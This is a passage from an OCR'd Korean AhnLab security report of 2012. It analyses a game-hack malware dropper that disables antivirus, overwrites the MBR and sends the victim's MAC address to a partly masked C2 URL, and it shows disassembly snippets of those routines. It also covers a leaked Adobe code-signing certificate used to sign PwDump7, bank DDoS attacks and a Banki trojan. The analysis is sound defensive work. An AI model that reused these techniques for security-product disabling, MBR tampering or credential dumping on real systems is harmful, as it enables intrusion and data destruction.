


그림 1-61 | 보안제품 무력화를 위한 Thread 생성

생성된 Thread는 V3Lite와 다른 보안제품 등을 무력화하기 위하여 다음의 3가지 방법을 사용한다.

[1] Taskkill명령어를 이용한 보안제품 프로세스 강제종료

[2] 레지스트리의 Image File Execution Options 조작

[3] 보안제품의 UnInstall 파일을 이용한 실시간 감시 비활성화 이벤트 전송

[3] 항목은 [그림 1-62]와 같이 생성된 특정 윈도우(보안제품의 실시간 감시관련)가 실행 중인지 체크하고 존재하면 해당 윈도우에 '(Y) 클릭' 이벤트를 전송한다.




그림 1-62 | 특정 윈도우 찾기

악성코드 모체가 보안제품을 무력화하기 위해서 사용한 ①1과 ①3)의 방법은 보안제품들에서 방어가 가능하며, ①2는 보안제품 자체를 공격하는 것이 아니라 감염된 PC의 윈도우 레지스트리를 조작하는 경우다. ①2와 같은 경우는 아래 페이지의 Registry Fix Tool을 이용하면 해결이 가능하다.

- 'http://www.ahnlab.com/kr/site/download/vacc/vaccView.do?seq=83'

2. 온라인 게임핵 다운로드

모체도 다른 악성코드들처럼 중요 코드(다운로드 주소)등이 암호화 되어 있으며, [그림 1-63]의 코드를 통해 복호화 된다.




그림 1-63 | 복호화 루틴

[그림 1-63]에서 복호화 된 주소는 다음과 같으며 해당 텍스트에는 다른 악성코드를 다운로드 하는 주소 등 여러가지 정보가 저장되어 있다.

- 'http://dgjnd******.info/down.txt'




그림 1-64 | down.txt에 포함된 내용

3. 감염된 PC의 MBR영역변조

악성코드 모체의 핵심 기능은 감염된 PC의 MBR 영역을 변조하여 부팅 시마다 악성코드를 계속 생성하는 것이다. 모체는 MBR 영역을 조작하기 위해서 CreateFileA()함수를 이용하여 MBR 영역이 존재하는 물리적인 디스크(PHYSICALDRIVE0)에 접근한다.

```
004016BD  |.  53            push    ebx                     ; /hTemplateFile
004016BE  |.  68 80000010   push    10000080                ; |Attributes = NORMAL|RANDOM_ACCESS
004016C3  |.  6A 03         push    3                       ; |Mode = OPEN_EXISTING
004016C5  |.  53            push    ebx                     ; |pSecurity
004016C6  |.  66:8BFD       mov     edi, ebp                ; |
004016C8  |.  6A 03         push    3                       ; |ShareMode = FILE_SHARE_READ|FILE_SHARE_WRITE
004016CA  |.  8D5424 28     lea     edx, dword ptr [esp+28] ; |
004016CE  |.  68 00000000   push    C0000000                ; |Access = GENERIC_READ|GENERIC_WRITE
004016D3  |.  F3:AB         rep     stos dword ptr es:[edi] ; |
004016D5  |.  52            push    edx                     ; |FileName = "\\.\PHYSICALDRIVE0"
004016D6  |.  FF15 2C814000 call    dword ptr [40812C]      ; \CreateFileA
```

AhnLab

그림 1-65 | PHYSICALDRIVE0에 접근하기 위한 CreateFileA()호출

그리고 [그림 1-66]과 같이 WriteFile()함수를 사용하여 물리적인 디스크(PHYSICALDRIVE0)에 코드를 덮어쓴다.

```
00401803  |.  53            push    ebx                     ; /pOverlapped
00401804  |.  50            push    eax                     ; |pBytesWritten
00401805  |.  68 00780000   push    7800                    ; |nBytesToWrite = 7800 (30720.)
0040180A  |.  68 3CA04000   push    0040A03C                ; |Buffer = scvhostv.0040A03C
0040180F  |.  56            push    esi                     ; |hFile = 00000090 (window)
00401810  |.  FF15 38814000 call    dword ptr [408138]      ; \WriteFile
```

AhnLab

그림 1-66 | WriteFile()를 호출하여 MBR영역 덮어쓰기

감염된 PC의 MBR 영역 조작 시 사용한 코드의 사이즈는 0x7800h이며, 조작된 MBR영역의 구조는 [그림 1-67]과 같다.




그림 1-67 | 변조된 후 MBR영역을 포함한 구조

[그림 1-67]에서 감염된 PC의 원본 MBR은 58번 섹터에 암호화되어 백업된다.

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00007400  66 81 1D A1 79 00 F8 F7 A0 0E A0 3E F9 7D 36 F8  f..¡y.ø÷ . >ù}6ø   Sector 58
00007410  7F 36 0C A0 AE 73 CB 02 E7 49 97 7B 7D 0E 63 08  .6. ®sË.çI—{}.c.
00007420  70 DC 00 F8 12 EA 26 07 8B 20 C5 E9 9B 30 17 EB  pÜ.ø.ê&.‹ Åé›0.ë
00007430  07 8D 20 92 E8 32 70 58 E8 ED 41 6B 0E 69 0E 17  .. 'è2pXèíAk.i..
00007440  E1 59 78 00 E8 F9 77 0E 00 69 1C 9B 20 D7 E5 11  áYx.èùw..i.› ×å.
00007450  9C 20 D1 8C 00 E6 54 FD 8C 20 01 FC 08 16 E8 16  œ ÑŒ.æTýŒ .ü..è.
00007460  01 FC 08 18 E8 0A 41 6D 0E EA A5 01 8C 04 0C 07  .ü..è.Am.ê¥.Œ...
00007470  8C 10 0C 07 AC 14 00 D1 42 00 E6 0A 41 6D 0E D7  Œ...¬..ÑB.æ.Am.×
00007480  79 03 7C FD FA AA 55 E8 16 01 FC 20 00 E8 91 41  y.|ýú*Uè..ü .è'A
00007490  6F 0E D7 53 17 F9 3C AE 17 EB 97 7F 0A 00 15 AC  o.×S.ù<®.ë—....¬
000074A0  00 69 10 9B 26 E4 46 15 83 48 7E 31 15 BD 15 F9  .i.›&äF.ƒH~1.½.ù
000074B0  86 EF C7 17 A3 0D AD 63 0C A5 DD 84 EF C5 72 AC  †ïÇ.£.-c.¥Ý„ïÅr¬
000074C0  14 EE 46 E4 0A 72 8C 10 E6 38 71 02 04 77 00 F8  .îFä.rŒ.æ8q..w.ø
000074D0  17 9C 04 17 AC 00 9B 26 E6 A2 9E E8 9C 64 C9 15  .œ..¬.›&æ¢žèœdÉ.
000074E0  AC 00 9B 26 D7 C9 15 AC 00 C0 77 55 AA 69 82 9B  ¬.›&×É.¬.ÀwU*i‚›
000074F0  26 E4 6C 03 F7 AA 55 EA 60 ED 83 02 E8 56 C2 C0  &äl.÷*Uê`íƒ.èVÂÀ
00007500  D4 00 D4 00 FF EC 14 FF EC 10 D4 00 D0 00 F8 D4  Ô.Ô.ÿì.ÿì.Ô.Ð.øÔ
00007510  02 D4 20 69 84 17 E9 9B 26 C2 C2 E6 1C 9E E8 16  .Ô i„.é›&ÂÂæ.žè.
```

AhnLab

그림 1-68 | 58번 섹터에 백업된 원본 MBR

4. 드라이버 생성 및 서비스 실행

악성코드의 드라이버 생성 목적은 조작된 MBR 영역 보호 및 디버깅 방지 등이다.

```
00401977  |.  6A 00         push    0                       ; /hTemplateFile = NULL
00401979  |.  68 80000000   push    80                      ; |Attributes = NORMAL
0040197E  |.  6A 01         push    1                       ; |Mode = CREATE_NEW
00401980  |.  894424 14     mov     dword ptr [esp+14], eax ; |
00401984  |.  884424 1C     mov     eax, dword ptr [esp+1C] ; |
00401988  |.  6A 00         push    0                       ; |pSecurity = NULL
0040198A  |.  6A 00         push    0                       ; |ShareMode = 0
0040198C  |.  68 00000040   push    40000000                ; |Access = GENERIC_WRITE
00401991  |.  50            push    eax                     ; |FileName = "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\DogKiller.sys"
00401992  |.  FF15 2C814000 call    dword ptr [40812C]      ; \CreateFileA
```

AhnLab

그림 1-69 | 드라이버 생성

5. 감염된 PC의 시스템 정보전송

악성코드는 동작을 수행한 후 감염된 PC의 MAC주소와 악성코드의 버전정보를 조합하여 특정 사이트에 전송한다.

```
00403239  |.  68 801E4100   push    00411E80                ; /ProcNameOrOrdinal = "GetAdaptersInfo"
0040323E  |.  56            push    esi                     ; |hModule
0040323F  |.  FF15 0C814000 call    dword ptr [40810C]      ; \GetProcAddress
```

AhnLab

그림 1-70 | 감염된 PC의 NIC정보 얻기

아래는 정보전송의 예다.

– 'http://dgjnd*****.info/clcount/count.asp?mac=00c03129873320&ver=2011112601]'

〈V3 제품군의 진단명〉

Win-Trojan/Agent.50841 (2012.08.09.04)

Backdoor/Win32.Nbdd (2012.07.29.00)

01 보안 동향

보안 통계

10월 마이크로소프트 보안 업데이트 현황

2012년 10월 MS에서 발표한 보안 업데이트는 총 8건으로 긴급 1건, 중요 7건이다. 이번 취약점들을 이용한 공격이 보고된 적은 없으며, 위험도 긴급인 MS Word 취약점(MS12-064)은 악의적으로 사용될 가능성이 높으므로 신속한 업데이트가 필요하다.

긴급
MS12-064 Word의 취약점으로 인한 원격 코드 실행 문제점 2건
중요
MS12-065 Works의 취약점으로 인한 원격 코드 실행 문제점
MS12-066 HTML 삭제 구성 요소의 취약점으로 인한 권한 상승 문제점
MS12-067 FAST Search Server 2010 for SharePoint의 구문 분석 취약점으로 인한 원격 코드 실행
MS12-068 커널의 취약점으로 인한 권한 상승 문제점
MS12-069 Kerberos의 취약점으로 인한 서비스 거부 문제점
MS12-070 SQL Server의 취약점으로 인한 권한 상승 문제점

표 2-1 | 2012년 10월 주요 MS 보안 업데이트




그림 2-1 | 공격 대상 기준 별 MS 보안 업데이트 (2011.11 – 2012.10)

02 보안 이슈

Adobe사의 유출된 code signing 악용사례 발생

2012월 9월 27일경 Adobe사는 자사의 제품에 사용하는 code signing certificate가 외부의 공격으로 유출되어 총 3개의 악성코드를 code signing하는데 악용되었다는 보안권고문을 발표했다.

– Security Advisory: Revocation of Adobe code signing certificate
– http://www.adobe.com/support/security/advisories/apsa12-01.html




그림 2-2 | 유출된 Adobe 인증서로 Signing된 악성코드

이번 이슈와 관련된 세 개의 악성코드 파일정보는 아래와 같다.

1. PwDump7.exe:
– 파일크기: 81.6 KB (83,648 bytes)
– 파일기능: PwDump7.exe은 Windows OS 시스템의 로그인 계정정보를 탈취하기 위한 일종의 해킹 도구로 해당 파일을 실행하면 [그림 2-3]과 같은 옵션을 사용한다.




그림 2-3 | PwDump7의 옵션

아래 경로에 존재하는 파일들로부터 Windows OS 시스템의 로그인 계정정보(암호화된 형태)를 추출한다.

– 000119C0 004119C0 0 %s₩SYSTEM32₩CONFIG₩SYSTEM
– 000119DC 004119DC 0 %s₩SYSTEM32₩CONFIG₩SAM




그림 2-4 | PwDump7의 실행화면

2. libeay32.dll
– 파일크기: 999 KB (1,023,168 bytes)
– 파일기능: 애초 'libeay32.dll'은 http://www.openssl.org에서 배포한 파일로 범용으로 사용되나 Adobe사의 code signing certificate로 사이닝된 libeay32.dll은 PwDump7.exe를 실행하기 위해서 커스텀된 DLL이다.

3. myGeeksmail.dll
– 파일크기: 80.6 KB (82,624 bytes)
– 파일기능: myGeeksmail.dll는 IIS 서비스의 모듈로 동작하며 HttpExtensionProc()를 통해 해당 서버로 전송되는 클라이언트 요구를 분석하여 특정 작업을 수행하는 역할을 한다.

〈V3 제품군의 진단명〉
Win-Trojan/Pwdump.83648 (V3, 2012.10.04.04)
Win-Trojan/Adbposer.1023168 (V3, 2012.10.05.03)

Win-Trojan/Agent.82624 (V3, 2012.10.04.04)

미국 금융 기업 DDoS 공격

2012년 9월에 미국 금융 기업들을 타깃으로하는 DDoS 공격이 있었다. 9월 19일 Bank of America과 JPMorgan Chase 웹사이트 공격을 시작으로 9월 25일 Wells Fargo, 9월 26일 U.S. Bank, 9월 27일 PNC 웹사이트 공격이 차례로 시도 됐다.

해당 DDoS 공격에는 악성코드에 감염된 좀비 시스템이 동원되었다고 알려져 있으며, V3는 Spyware/Win32.Zbot, Trojan/Win32.Zbot 이라는 진단명으로 진단한다. 또한 이들의 공격에는 DDoS 방어 장비의 탐지를 우회하기 위하여 정상적으로 암호화된 request 패킷을 사용 하였으며, 공격받은 웹사이트들은 평상시보다 10배에서 20배 정도의 패킷 요청을 받은 것으로 알려졌다.

종교를 모욕하는 영화인 '이슬람 교도들의 무지' 에 대한 보복으로 이란 또는 이슬람국가들이 미국을 상징하는 금융 기업들을 대상으로 공격했다는 의견이 있었으나, 이란은 이러한 주장을 부인하고 있다. 우리나라도 2009년 7월 7일과 2011년 3월 4일 정부기관과 금융 기업을 대상으로 한 DDoS가 발생했으며, 매년 삼일절과 광복절에 특정 국가로부터 반복적인 DDoS 공격을 받고 있다. 이러한 경향으로 미뤄, 앞으로 정치적인 이유로 인해 발생하는 사이버 공격이 점차 증가할 것으로 보인다.

개인 금융 정보 탈취를 노리는 Banki 트로이목마 변형

국내 사용자의 개인 금융 정보 탈취를 위해 제작된 악성코드 Banki의 변형이 지속적으로 발견되고 있다. 이번 변형은 hosts 파일을 수정한 뒤 사용자가 지정된 인터넷 뱅킹 사이트에 접속하기를 기다리는 것이 아닌, 능동적으로 사용자가 접속하도록 유도 한다는 점에서 방법이 더욱 지능화 됐다. [그림 2-5]는 사용자가 은행 사이트에 접속하도록 유도하는 팝업 메시지다.




그림 2-5 | 사용자의 접속을 유도하는 팝업 메시지

피해 시스템의 사용자가 은행에 접속할 때 악성코드는 임의로 구성해 놓은 악의적인 피싱 사이트로 접속을 유도하여, 사용자의 금융 정보를 탈취한다. [그림 2-6]은 유도되는 사이트 목록이다.




그림 2-6 | 대상 URL과 피싱 사이트 URL 리스트

그림 2-6]은 피싱 사이트에서 도용한 국내 주요 금융 기업들의 로고들로, 허위 공인인증서에 삽입되어 있어 사용자가 정상적인 사이트에 로그인 하는 것으로 속기 쉬우며 악성코드 설치 시 함께 생성이 된다.

그림 2-7 | 허위 공인 인증서에 사용이 되는 금융 기업 로고 이미지들

악성코드는 정상적인 'tbw-42.gnway.net' 사이트에서 악성코드 배포되기 시작했으며, 설치되는 파일은 Sad.exe, capiom.dll, Demos.exe, MyKB.exe등 네 개의 파일이다. 10월 현재 모든 파일은 V3에서 Trojan/Win32.Banki 로 진단된다.




그림 2-8 | Banki 트로이목마 설치 흐름 및 구성도

위 사항들로 볼 때, 악성코드 제작자는 금융 정보 탈취를 목적으로 변형을 만들고 있으며, 갈수록 지능화될 것으로 보인다.

01


웹 보안 동향

웹 보안 통계

악성코드 유포 웹사이트는 감소 추세

안랩의 웹 브라우저 보안 서비스인 사이트가드(SiteGuard)를 활용한 웹 사이트 보안 통계 자료에 의하면, 2012년 10월에 악성코드를 배포하는 웹 사이트를 차단한 건수는 총 1만 4862건이었다. 악성코드 유형은 282종, 악성코드가 발견된 도메인은 163개, 악성코드가 발견된 URL은 608개였다. 이는 2012년 9월과 비교해서 전반적으로 감소한 수치다.

악성코드 배포 URL 차단 건수



악성코드 유형

악성코드가 발견된 도메인

악성코드가 발견된 URL

Graph




표 3-1 | 2012년 10월 웹 사이트 보안 현황

월별 악성코드 배포 URL 차단 건수

2012년 10월 악성코드 배포 웹 사이트 URL 접근에 대한 차단 건수는 지난달 9331건에 비해 59% 증가한 1만 4862건이었다.




그림 3-1 | 월별 악성코드 배포 URL 차단 건수 변화 추이

월별 악성코드 유형

2012년 10월의 악성코드 유형은 전달의 308건에 비해 8% 감소한 282건이었다.




그림 3-2 | 월별 악성코드 유형 수 변화 추이

월별 악성코드가 발견된 도메인

2012년 10월 악성코드가 발견된 도메인은 163건으로 2012년 9월의 181건에 비해 10% 감소했다.




그림 3-3 | 월별 악성코드가 발견된 도메인 수 변화 추이

월별 악성코드가 발견된 URL

2012년 10월 악성코드가 발견된 URL은 전월의 637건에 비해 5%감소한 608건이었다.




그림 3-4 | 월별 악성코드가 발견된 URL 수 변화 추이

악성코드 유형별 배포 수

악성코드 유형별 배포 수를 보면 트로이목마가 1만 665건/71.8%로 가장 많았고, 애드웨어가 2008건/13.5%인 것으로 조사됐다.

유형	건수	비율
TROJAN	10,665	71.8 %
ADWARE	2,008	13.5 %
DROPPER	544	3.7 %
DOWNLOADER	224	1.5 %
APPCARE	77	0.5 %
Win32/VIRUT	46	0.3 %
SPYWARE	15	0.1 %
JOKE	6	0.1 %
ETC	1,277	8.5 %
TOTAL	14,862	100 %

표 3-2 | 악성코드 유형별 배포 수

